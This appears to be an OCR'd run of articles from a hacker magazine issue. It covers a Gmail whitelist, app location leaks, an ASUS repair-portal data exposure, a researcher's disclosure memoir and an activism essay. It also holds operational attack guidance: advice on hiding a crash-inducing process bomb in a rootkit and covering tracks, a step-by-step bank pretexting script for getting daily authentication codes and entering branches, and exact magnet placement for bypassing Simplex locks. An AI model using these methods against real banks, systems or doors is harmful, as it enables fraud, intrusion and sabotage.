
So what do we do with this? First, one should achieve a reverse shell on the server. I'm not going to explain this because it would be an article in itself. Once access is gained, this code can easily be converted to run inside a userland rootkit or a trojan. Anything that is stealth and can start at boot would be fine. Probably any strength of hardware would never finish booting upon running this code. After covering your tracks and implementing this, you can send a halt to the system to reboot and freeze, or crash the system. A lot of people may even interpret a machine not booting as a hardware problem, not even thinking the attack has taken place. Applying this method to any system backups and mirrors may not hurt as well.

Prevention

Most Linux systems can be configured to put limits on how many daemons or threads can be used by the same program. (Yes, there are thread bombs too....) But by setting limits in /etc/security/limits.conf, you can easily stop this from happening. Windows should allow some configuration file of this degree for their users or at least build implementationfrom the kernel. I searched but could find no documentation of this in Windows. However, any administrator worth his salt should have a good list of hashes on the server regardless of the platform. One could mount the server with a live Linux distro and be able to examine their files for any injected code inside an incorrect hash.

If you have not checked your hashes, you most likely won't. You won't have a log when the time comes and malware will look like just another file. But, in this case, you most likely already have a trojan, rootkit, or bot and don't know it. Learn to store your hashes just like you do good backups, in separate locations with multiple backups, perhaps even on paper in case your backup is tampered with.

Whitelisting with Gmail


Gmail
Create a Filter
Choose search criteria - Specify the criteria you'd like to use for determining what to do with a message as it arrives. Use "Test Search" to see which messages would have been filtered using these criteria.
From:
To:
Subject:
Has the words:
Doesn't have:
Has attachment
Show current filters
Cancel
Test Search
Next Step »

by R. Toby Richards

Before I get started with my tutorial, I'd like to mention something that I only found out because of my involvement in scambaiting (visit `http://419eater.com` if you want to know what that is). Among what I consider to be the "Big Four" webmail providers (AOL Mail, Hotmail, Yahoo Mail, and Gmail), Gmail is the only one that does not include your IP address in the header of the message. Other providers that have this feature include Hushmail and inbox.com.

This is the best solution that I've found to completely avoid spam. It works well for me. It is a bit of work to set up, and can be a pain for any friends you overlook, but it's worth it. These instructions are for Gmail. You can do the same thing with Outlook, but other than Gmail, I am not aware of any free email provider with the proper features:

First, choose a password. The purpose of the password will become clear later. For this example, I'll use the password "whitelist".

Second, set up a second Gmail account. For this example, we will suppose that this second account is `account2@gmail.com`.

Set Up This Filter in Gmail:

```
From: -(myfriend@gmail.com OR
➥mymom@yahoo.com OR myemployer.com
➥OR mychurch.org OR .edu OR .gov)
Subject: -(whitelist)
Action: Skip Inbox, Forward it to
➥ account2@gmail.com, Delete it.
```

Set Up This "Vacation Responder" in Account2:

```
You are receiving this message
because you have sent me an email,
but you are not on my whitelist.
Your message to me was automatically
deleted. If you believe that you
should be on my whitelist, then
send me an email with the subject
line "whitelist" (without quotes).
Regardless of the sender, I receive
all emails whose subject is
"whitelist".
```

Now you will only receive email from people (or domains) in your whitelist. If you've overlooked anybody, they can send you an email titled "whitelist" and you will get it. Then you'll have the option to add them to your filter above. If you are expecting an email that you don't get, then you can check Account2, where everything that's not on your whitelist goes.

Hints

Your "password" is not case sensitive.

Putting mychurch.org into your filter will allow you to receive email from anybody whose address ends in @mychurch.org.

Putting .gov into your filter will allow you to receive emails from any U.S. government agency. Same goes for .edu. I've never received spam from .gov, .edu, or .mil.

Here are some common domains you may want in your filter:

`google.com` (These aren't Gmail users. This will allow you to get e-mail messages from the Google company.)

```
2600.com
amazon.com
newegg.com
yourbank.com
youremployer.com
youtube.com
anydomainyoucompletelytrust.com
```

Also, if you own your own domain, then it wouldn't hurt to add that.

by Digicon

I'll start by saying this isn't really a hack, and that's because the location data isn't protected. But as hackers, we're curious beings who love to explore.

This all started with an app I use on my Android phone called MobileChan. To quote the website, "One part Foursquare and one part 4chan, MobileChan lets you view images and comments posted anonymously by people near you and submit your own posts for people nearby to read." My problem is with the word anonymously. Anonymity and GPS location data shouldn't go together, and the one thing this app does is tell you the distance between you and the other users of the image board.

After a while of using this app I began to wonder how this works. My rooted Android phone will make capturing network data possible.

Shark for Root is a network traffic sniffer that works on 3G and WiFi, similar to tcpdump on the PC. On a side note, this method can also be used to verify that apps work the way you intended them to. After running Shark and plugging the phone into my computer, I retrieved the pcap file produced by Shark for further examination.

NetworkMiner is an easy to use tool for Windows that will read the pcap file and reassemble the packets to show information collected in the network capture. Under the files tab in NetworkMiner, there will be a list of all of the files found in the pcap file. The file ending in "\threads. D12345B2[1].html" caught my eye and produced a file with many lines and this value: "location".

Here's a string from the file used when loading the app.

```
{"body": "Traffic SUCKS!",
➥"update_timestamp":
➥1307811161110, "parent":
➥null, "thread_id": {"$oid":
➥"4df1344aa063d6127a0002fd"},
➥"timestamp": 1307653194979,
➥"image_id": {"$oid":
➥"4df1344aa063d6127b000304"},
➥"location": [39.081208699999998,
➥-77.501044100000001],
➥"_id": {"$oid":
➥"4df1344aa063d6127a0002fe"}},
```

and another string from the file that is used when entering the thread.

```
{"body": "Rush hour, enjoy  it.",
➥"update_timestamp":
➥1307654665510,"parent": {"$oid":
➥"4df1344aa063d6127a0002fe"},
➥"image_id": null,
➥"timestamp": 1307654665510,
➥"thread_id": {"$oid":
➥"4df1344aa063d6127a0002fd"},
➥"location":
➥ [41.0034641633333331,
➥-83.757851166666666],
➥ "_id": {"$oid":
➥ "4df13a09a063d6127a0002ff"}},
```

As you can see, "location": [39. ➥081208699999998, -77.5010441000000 ➥01] is the latitude and longitude from the GPS. You could turn the GPS off and not have your location revealed, but the app seems to use the location of the cell tower in that case. Also, many Android phones ship with the GPS on by default, so the user would have to know to turn it off.

The thing is, many users of this app probably wouldn't post the things they do if they knew how trackable the whole process is. Some of the content can get pretty racy to downright nasty and everything in between. Now, this may or may not be a big deal to you, depending on how private you are.

I'm sure many app developers won't go to great lengths to protect user data. A great deal of apps would leak user data with a simple packet sniffer. Let's face it: today's smart phones are becoming more personal then the personal computer ever was. So go and explore some apps. The market is full of them.

MobileChan: `http://www.mobilechan ➥.com/`

Shark for Root: `https://market. ➥android.com/details?id=lv.n3o ➥.shark`

pcap file: `http://en.wikipedia.org ➥/wiki/Pcap`

NetworkMiner: `http://sourceforge ➥.net/projects/networkminer/`

Rooting (Android OS): `http://en.wiki ➥pedia.org/wiki/Rooting_(Android ➥_OS)`

How to Social Engineer Your Local Bank

by Rob

Warning: Do not try this unless you work for a financial institution and are conducting a penetration test.

Banks. We love them, right? Some people look at banks and think, "They must have their act together, big building, hundreds of branches, thousands of employees...." Others think, "What a bunch of morons."

As an insider, I can tell you that I tend to agree with the second train of thought. Let me tell you why....

Banks come in all shapes and sizes, however we will be focusing on medium sized 50+ branches and up. In any business with 50 locations, there is no way for everyone to know each other. So if my customer comes to your location and you have a question for me, how do I know it's you calling me on the phone? Sure, I can look at the Caller ID, but what about mortgage lenders who work on the road from their cell phones? Or relationship bankers who are at people's houses? Caller ID is out of the picture. So how do we authenticate who we are talking to? Most banks use a password system that changes on a daily or weekly basis. Some call it the "daily authentication code," some call it the "password of the day." There are many names, but they are all basically the same thing.

By having this "daily auth code," we have our first step into social engineering a bank.

But how would an outsider get this code? Easy. By pretending to be working for the bank's internal audit department. Banks hate auditors, but they are a necessary evil. The auditor can make your life a living hell if you don't cooperate with them. So let's see how we can exploit this relationship.

Let's say we call the bank and have a conversation something like the following:

Banker: Hello, this is Marcy, thank you for calling xyz bank. How may I direct your call?

You: Hey Marcy, this is Oswald Cobblepot. I'm working with internal audit to do some security assessments and I'm supposed to talk to (insert common name here) on the teller line.

One of three things happen here:

1) *Banker:* We don't have (name) here.

No problem. You just say, "Geez, they gave me this big list to work off of and it seems to be wrong more than right. I just need to talk to someone on the teller line to get your branch done so they don't keep bugging you guys. Can I talk to whoever is free next?"

2) She's busy.

You say, "I just need to talk to someone on the teller line to get your branch done so they don't keep bugging you guys. Can I just talk to whoever is free next?"

3) *Banker:* Hold on.

At this point, you should be on the line with a teller. Why did we ask for a teller? Tellers are busy and are generally younger and less experienced, and this makes them distracted and better targets. So we are on the line with a teller....

Teller: This is (name).

You: Hey (name). (insert small talk) I was just talking to Marcy (make sure to drop the name of the first person you talked to in order to build credibility) about some security assessments we are doing in internal audit. Basically, I just need to ask you a few quick questions so we can assess your branch.

1. Who are you allowed to share your logon password with? (they should say nobody)

2. Once you log into your PC, who is allowed to use it besides you? (nobody again)

3. If someone calls from another branch asking for information, how do you verify who they are? (they should answer by saying they use the daily authentication code that we talked about earlier)

4. How do you find the daily auth code? (it's usually on an intranet site or mailed out daily)

5. Do you check and verify it with all callers requesting information?

6. What is today's code? (Believe it or not, this works. I have done this a few hundred times and only one person did not give it to me.)

Finish up the call with some small talk and hang up.


You now have the daily auth code for access to a bank. But how do you use it? Here is one scenario, but I'm sure you can come up with others....

Call a local branch and say, "Hey this is Bill from IT. I have a contractor going on site to look at your (printer problem, slow PC, alarm system, whatever). He should be there in an hour or so. Make sure you have him sign in and verify the daily auth code. kthxbye"

You can now walk into a branch and they are expecting you and you have the right code to get in and have access to files, folders, records, whatever.

We had fun doing this, but the key here is that once you are done doing your PenTest, you follow up with everyone involved and let them know why it worked and what they need to change to make sure it doesn't happen again. Then you need to wait a few months and test them again to make sure it's being implemented.

Oh, and if you haven't already, you should switch to a small community bank or credit union. Those big banks are just way too insecure... at least that's what I hear....



LAPTOP REPAIR, CUSTOMER BEWARE

by bTrack3r2003

Throughout the course of laptop ownership, users eventually end up with a broken piece of equipment. If you're lucky enough to be within your limited warranty, you may consider getting the computer repaired. A select few companies offer in home repairs (cough... Dell... cough), so, more likely than not, the resort is to neatly package up your precious piece of machinery (after wiping it of any incriminating information, of course) and ship it off to the repair center. This whole arrangement is both irritating and dangerous due to a security hole which exposes sensitive customer information to the public.

I made this discovery through my experience with ASUS laptop repair. Several comfortable months away from the end of my warranty, my ASUS gaming laptop started acting up, so I promptly called the service center and opened a repair ticket. After sending in my laptop, I was conveniently given an RMA (Return Merchandise Authentication) number to check my repair status.

Several days later, I navigated my browser to `http://support.asus.com/repair/repairstatus.aspx?Slanguage=en`. Here I selected my country and was brought to a neat little online application. I was prompted to enter my RMA number or phone number or serial number. Or. Normally, applications such as this require two credential authentications, but I continued on and checked my status, but found no activity on my ticket. Unsatisfied with the lack of action on ASUS's part, I wondered whether other users shared my same predicament. I altered my RMA number by one value in the negative direction and, lo and behold, some schmuck from Idaho also had no activity. On this page, the customer's name, six digits of the phone number (000)000-XXXX, a large portion of the serial number, and the start date of the ticket were displayed.

This is where I started really exploring to see how much information ASUS was willing to hand out. I continued to alter the RMA numbers to earlier and earlier dates until I finally found a completed ticket. Along with pieces of information, a tracking number was given to allow users to see when their laptops would arrive. With a quick jump to FedEx tracking I could see exactly where this user's laptop was headed, the expected day of arrival, as well as the weight of the package and other details.

The possibilities of exploit here are endless. An unethical person could scrape together enough information to perform some satisfying identity theft. Or perhaps, knowing a delivery address and date, one could stake out the drop and snag a refurbished laptop. Many of the FedEx forms that were marked delivered stated that no signature was given or that the package was "left at door."

In response to this major security hole, as well as breaches of data privacy statutes, I sent an anonymous letter to ASUS making them aware of their situation and recommending a two-credential authentication change as a solution to the problem. It is a shame that I had to write to them anonymously, but the stigma against hackers is painfully illustrated here. We must hide our creative and specialized work for fear of repercussions, while in the end (and beginning) we are only helping. But I digress.

Hopefully, by the time anyone sees this article, the solution will be implemented. But there is the possibility that many companies who offer this same service will have the same kind of issue. In the words of Turgon in his "The Geek Squad" article 25:2, "I am no whistle blower or disgruntled employee, but corporations like [ASUS] are reactionary. They only act on behalf of customers or employees when they get in trouble. When all other methods fail, I turn to the community!"

The Hacker Perspective

by Tiffany Strauchs Rad

Not many 12-year-olds in the late 1980s and early 1990s had 23 telephone lines going into their middle class homes in Great Falls, Virginia in the suburbs of Washington, D.C., but I did. The neighbors thought that we may have been bookies running illegal gambling from our basement, but with a father who was a former operative with the CIA, they did not bother us. No matter the hour, my brother Karl and I would respond to the low-toned beeping requests from users to speak to the sysop.

We took turns sharing phone numbers, playing MUD games, and chatting with the users of the bulletin board system that was operated from a room in our home. Back then, when the Internet was still in its infancy, we would cold-dial phone numbers that were shared amongst users. Where it took you - pre-enforcement of the Computer Fraud and Abuse Act - was always an exciting adventure. We were kids and not interested in malicious hacking, but in making friends online and playing games.

I remember the beginning of the adoption of TCP/IP, the birth of the World Wide Web, and sending my first email to a friend at MIT. When dialing the numbers and, patiently, waiting for the 8-bit pictures to slowly appear on the screen, 20 minutes for a single page to render was well worth the wait. I got a glimpse, from inside my home, of someone else's creation - someone else's world. The unknowns, such as who would respond to sysop chat requests and what files and games other systems contained, were exhilarating.

My vulnerability researches began from those adventures delving into how systems worked and were networked. At the time - at the ages of 10 and 12 - my brother and I were the greatest competition to Compuserve and AOL. I remember asking AOL administrators, "When will you be getting that new thing... email?" The representatives of those companies did not know we were kids and directly challenging their companies for a few years, but, without capital funding, we were not able to compete and those companies took our users. The BBS morphed into an ISP around 1990, but when Time Warner and the big telecoms came into the scene, we were forced to become users of their system instead.

While I was an undergraduate at Carnegie Mellon University, the Computer Fraud and Abuse Act (CFAA) was amended to include stiffer penalties and stricter definitions into what was "unauthorized access" - and this allowed minor-aged hackers to be tried as adults for some computer crimes. This technical knowledge base of hackers could now be on the receiving end of escalated charges, akin to possessing a weapon or having advanced offensive skills. The lawmakers theorized this knowledge base would have increased the likelihood of defendants understanding the ramifications for allegedly criminal actions, thus justifying an increase in the penalties.

College was the first time I met other hackers. During our summers, I chased Level 4 Hot Zone viruses to Patient Zero in the jungles of South America while they were interning at Microsoft and chasing zero days of a digital kind. It was not until I read my first issue of *2600: The Hacker Quarterly* and went to my first hacker conference, Defcon, in Las Vegas in 1999 that I discovered that there were many out there who shared my affinity for figuring out how things worked and how viruses and worms spread, and who also shared an interest in designing better things.

The first hacking project in which I participated was accessing car computers. A hacker named Nothingface showed me that even if a system was locked down with intellectual property and digital locks, if it was on a device he owned, he wanted to know what it did, how it operated, and if it stored information about him. He hacked his SUV for off-roading purposes. The last thing you want while off-roading in the backwoods of Washington State would be for your airbags to go off or for your anti-locking brakes to thwart a rocky hillside descent. He inspired me to look into issues beyond technically what could be done and taught me a lot.

I learned that most things could actually be done. However, how to tell people about what you have done without being implicated as a criminal or an intentional violator of intellectual property was a different matter. We were not malicious hackers. We were security researchers and weekend mechanics, but we had stumbled upon some things related to public safety and privacy that we wanted to share. We started the OpenOtto project for car hackers and then I went to law school.

If you wanted to study technology law or

computer security in law school near the turn of the century, the only classes that were even close were contracts, intellectual property, and criminal law. I took all of those basic classes at the University of Maine School of Law, one of the first law schools in the U.S. to have a technology law center, and drove 1.5 hours each way, twice a week (in the snow!), to Franklin Pierce Law School in Concord, New Hampshire to take one of the first cybercrimes law classes in the country.

I was disappointed that the hacker spirit/mentality was now a negative term thanks to the media's misuse of the word "hacker." I remember introducing myself as a "hacker" in the cybercrimes class. A hush, and then whispering, came over the lecture hall. Twelve years later, this is still the general reaction I get from the legal community, but, even back then, there were some who got it: my law school instructor was a fellow graduate of Carnegie Mellon University and, though a decade older than me, he appreciated what it meant. His class shaped my career.

The Digital Millennium Copyright Act (DMCA) was passed by President Clinton during my first year of law school. While we would be taught why it was strong intellectual property protection for digital media, I wanted to talk about the chilling effects it would have on the computer security community and about the case of MPAA vs. *2600.* I also read about Kevin Mitnick's and BernieS's harrowing experiences with the judicial system. After reading their cases, it inspired me to stay in law school and work to make changes in what I viewed as a judicial system that did not yet have the technical understanding of the elements of computer crimes. If it matters how a break-in occurred in the brick and mortar world, then the elements of how it was done using ones and zeroes should matter just as much. Additionally, expertise in preserving that digital evidence for trial should matter as much, too.

With the enforcement of the DMCA, in addition to severe civil penalties and fines that could be imposed on an infringer, there were stiff criminal penalties if they "circumvented anti-circumvention measures." I posed this question to my law school classmates: "Will this legislation, potentially, have the unintended consequence of making computer security *worse* and stifle free speech?" The answer I got was that it was intended to protect people's work, not to stifle research or encourage slapping on a weak crypto "anti-circumvention measure" to trigger the DMCA, rather than spending resources on better computer security and more rugged code. The academic and fair use clauses protected that, right? But, in practice, would it work that way? I do not think it did, and now, with new proposed legislation like the Stop Online Privacy Act of 2011, we must address these issues again.

Twelve years later, I am writing this as I fly to the West Coast to evaluate significant security vulnerabilities in SCADA/ICS systems. In the summer of 2011, my father, John Strauchs, along with exploit writer Teague Newman and I, invested $2500 of our own money and two months to do private research in a basement in the D.C. area that showed that we could open jail and prison doors - while suppressing alarm systems - from outside the facility by taking advantage of known programmable logic controller (PLC) and physical security vulnerabilities. Our disclosure to the U.S. federal government took a while. Directors from four federal agencies were called in for a meeting with us. We did a bare-bones presentation to alert the feds of the possibility that their assets - beyond just correctional facilities - may also be vulnerable to an attack similar to the one we designed.

After my plane lands, I'm returning a call to a person who has discovered a significant security flaw in the telecom system in Washington, D.C. Some researchers have been raked over the coals for disclosing their research publicly and have become targets of DMCA and/or CFAA allegations. Worse yet, some are "outed" to the FBI as "criminal hackers" if they tell the vendors or U.S. government of their research. How to disclose the results of information security research is as crucial to the industry - and to the researcher - as what has actually been discovered.

When I am contacted by an individual, I ask the following questions to determine how to strategize their disclosure:

- What is the scale of the discovery? For example, is the personally identifying information (PII) of only a few people at risk or could you, potentially, take down an entire network crucial to public safety?
- Did you have authorized access to the system/device?
- Did you break any cryptographic protections, brute force, or otherwise circumvent any security measures to make your discovery?
- Are you under a nondisclosure agreement or do you have a U.S. national security clearance?
- Do you want your name to be associated with the release or do you wish to stay anonymous?

From this point, I will help this security researcher make his decision of how to alert telecom in D.C. that they have a big problem.

The best part of the work I do is that I see the newest private sector security research before most people do. The most difficult part, at times, is the knowledge I have of these vulnerabilities. I know that many will not be patched quickly, or at all, and, by understanding the ramifications of the exploit, that knowledge can be a difficult burden to bear. Often, finding a receptive vendor or government agent to report it to is a challenge. When told of serious vulnerabilities or exploits, more often than not, they initially take an approach of denial about the validity of the information: "It can't really be possible to simply increment a number

at the end of a URL and get the PII and credit card numbers for up to 30,000 customers from a large retail chain in California, is it?" "Yes, it is," I answer. Following this, the response often includes demands to know the identity of the researcher and sometimes threats of law enforcement taking action if names are not given, to which I reply, "It shouldn't be important to you who discovered this, but that they wanted to tell you first."

Disappointingly, even after the dance between "show us the proof" and "who did this," many times the vulnerability is not patched. To be fair, some cannot be patched quickly as is the case with industrial control systems. In turn, some researchers have chosen the zero day route in which the vendor is given no warning about the vulnerability or exploit, but the details are dropped anonymously (or not) and they must scramble to patch. The decision of how, or if, to share security research is one that only the researcher can make, but I encourage researchers to evaluate the severity of the risk in addition to ethical and legal ramifications.

My excitement in doing this work, nevertheless, is the same that existed for me during the era of the BBS and my introduction to computers. Now, instead of dial-up taking forever, everything is immediately accessible via portable devices I carry on me at all times. Obtaining information, coordinating efforts with other hackers, and telling the public of our research results can be done instantaneously without geographic borders or citizenship, and with anonymity - if one so desires.

This new realm is different than the one I knew as a child; privacy expectations and protection laws have loosened and criminal sanctions for unauthorized access have been enhanced. However, at the same time, a borderless digital world in which one can be a part of something that is vast, organized, and sophisticated is a reality that is new to me.

The Internet has grown up, as have I, and I revel in the excitement of the unknown and the challenge to ascertain how things work as much now as I did then. In an industry in which things become obsolete quickly, it's rapid change that keeps me - and my ambitions - young. I love what I do and am appreciative of all the hackers, teachers, and even some very smart and ethical guys in law enforcement who helped me get to where I am today.

I encourage you to responsibly learn these skills and share with the next generation what is not [yet] taught in schools. It is your knowledge and efforts that will change how information is shared, how "security" is defined, how ownership of intangible property is understood, and if online freedoms will be upheld or will wither. As hackers, we belong to a community greater than just where our country's passport can take us. I implore you to preserve that and responsibly explore those exciting unknowns.


Tiffany Strauchs Rad, BS, MBA, JD, is the president of ELCnetworks, LLC, a technology development, law, and business consulting firm with offices in Portland, Maine and Washington, D.C. She is also a part-time adjunct professor in the computer science department at the University of Southern Maine, teaching computer law, ethics, and information security. Her academic background includes studies at Carnegie Mellon University, Oxford University, and Tsinghua University (Beijing, China). She has presented at Black Hat, Defcon, HOPE, and CCC conferences.

Hacker Perspective is a column about the true meaning of hacking in the words of our readers. We're interested in stories, opinions, and ideas. The column should be a minimum of 2000 words and answer such questions as: What is a hacker? How did you become one? What experiences and adventures did you live through? What message can you give to other aspiring hackers? These are just suggestions - you must choose your own points.

If we print your piece, we'll pay you $500.

articles@2600.com or

2600 Articles,
PO Box 99
Middle Island, NY 11953
United States of America




More Active Gamers Should Become Activist Hackers

by Snugglepuff
snugglepuff@operamail.com

I am fortunate to personally know many talented thinkers, many of whom are avid gamers. Some are also particularly brilliant and have solved programmatic problems I can barely understand. Some spend countless hours shut off from the realities of a world they admit is broken to play in a world that mostly isn't. For so many people I associate with, the understanding of a problem and the talent to tackle it with software coexist but remain separated from any effort to do so. Some won't care until a problem reaches them personally, others just don't give much thought to the idea that problems like corruption, censorship, and the digital divide can be tackled with code.

Far outside the scope of most of the intelligent programmers I know are the growing number of people I know because of my involvement with writing software for privacy activists. Despite having few technical skills, they are passionate about doing anything in their very limited power to make the only world they live in a better one. Armed with nothing but hope and drive, they read and comment on news articles and write letters to their elected officials (and when was the last time you did that?). They spend countless hours blogging and podcasting their ideas into the ether hoping that someone will listen and do something. Anything.

The world is run by machines. They aren't using us as batteries because there's no reason to, with us being so willing to burn coal for them. Decisions are made with data which is or should be transformed into meaningful information and whether that information is accessible or not is less a matter of policy and more a matter of engineering. Elections in democratic countries are won by a fickle "swing vote" of voters with no ideology to predict their vote with. Their decision is composed slowly by a trickle of information about their choices until literal bits of information pull them harder in one direction than others. The control of information by censorship, misinformation, media bias, and lack of basic access to and understanding of technology resources are by and large engineering problems with engineering solutions. In a post-Wikileaks world, to believe that one can't make a serious impact in a world increasingly governed by software as a software developer is completely ridiculous and illustrates a disconnect from reality that seems to grow the longer one escapes from it.




Serious coding takes time. So does serious gaming. Both can be enjoying and frustrating, but ultimately the act of creating something leaves behind it a measurable value of utility that can be shared with the world as infinitely as people can access it. When someone has the ability to do one or the other, that person should realize, with whatever part of their conscience isn't governed by virtual currencies, that they are choosing to neglect the potential use of their skills for more than a few meaningful purposes. If you're already spending your weekends or weeknights helping people help each other, whether by programming or traditional volunteering, good for you. Welcome to the choir! For everyone else, hear ye:

People desperate to see change happen in their lifetimes across the world don't give a shit about your level 60 night elf. Time is life. If you value your life outside of gameplay, it might be time to start looking for ways to prove that value in the greater context of history. Start hacking.

Simplex Locks: Illusion of Security, Version 2.0

by Beyond



In the Autumn 1991 edition of *2600,* Scott Skinner and Emmanuel Goldstein detailed how to brute force Simplex locks in an article titled "Simplex Locks: Illusion of Security." The article even featured an accompanying list of groups of codes that one could use to brute force one of these locks open. They were able to run through the entire list of codes at ten minutes on average. For those not keeping score at home, that means an open lock in no more than the ten minute average. While this technique still works, a once closely guarded technique has emerged publicly and in the form of a class action lawsuit against Kaba-Ilco, the manufacturer of the Simplex line. Certain models under the Simplex line (detailed below) can be bypassed in seconds when a rare-earth magnet is strategically placed on the lock.

If you don't know what we're talking about, image search "Simplex 1000" on your browser of choice. The Simplex 1000 is arguably the most popular Simplex model, along with its lever variant the L1000. You've undoubtedly seen them everywhere. I'm not here to argue who is in the right and who is in the wrong, or what measures should be taken in this situation. I'd much rather inform you of this bypass and applicable information. With that said, I do want to note that Kaba-Ilco has always marketed the Simplex line as a convenience lock and not as high-security.

A class action lawsuit was filed against Kaba-Ilco regarding this bypass in November of 2010. The lawsuit stipulates that Kaba-Ilco knew of the bypass and did nothing to correct it. Kaba-Ilco contends that locks manufactured after September 19, 2010 are not susceptible to this bypass, although I've heard from reliable sources that this is simply not the case. Firsthand accounts suggest that this bypass technique was taught as early as 2000, or perhaps 2001. I recall a company even selling a magnet intended to bypass these locks around 2003, a fact I shared with one of the lead plaintiffs in the case earlier this year.

How exactly does this bypass work? I could fill almost an entire edition of *2600* detailing exactly how the bypass works but I think, for the sake of brevity, you should read the most detailed explanation from Marc Weber Tobias on his blog: `http://www.thesidebar.org/insecurity/?p=761`. Long story short, a well-placed, rare-earth magnet with substantial pulling force can pull an armature inside the combination chamber away from its intended position which puts the combination chamber in an unlocked position, thus unlocking the lock when the outside lever or knob is turned. When viewing the lock head-on, the magnet should be placed on the left side of the lock with its center around 1 1/8" below the center of the last button, which is a 5. If placed correctly, the knob or lever will retract the lock's latch. Neodymium disc magnets, 3" x 1" at N52 or N54 ratings, with a pull force of between at least 400+ pounds represent the minimum capable of allowing this bypass to occur. A stronger pull force will definitely work, but you're going to be paying for that added strength. These magnets can be purchased at `http://www.magnet4less.com`. Heads up, they are expensive and can be very dangerous if not handled properly. Brush up on magnet safety if you intend to play around with this bypass.

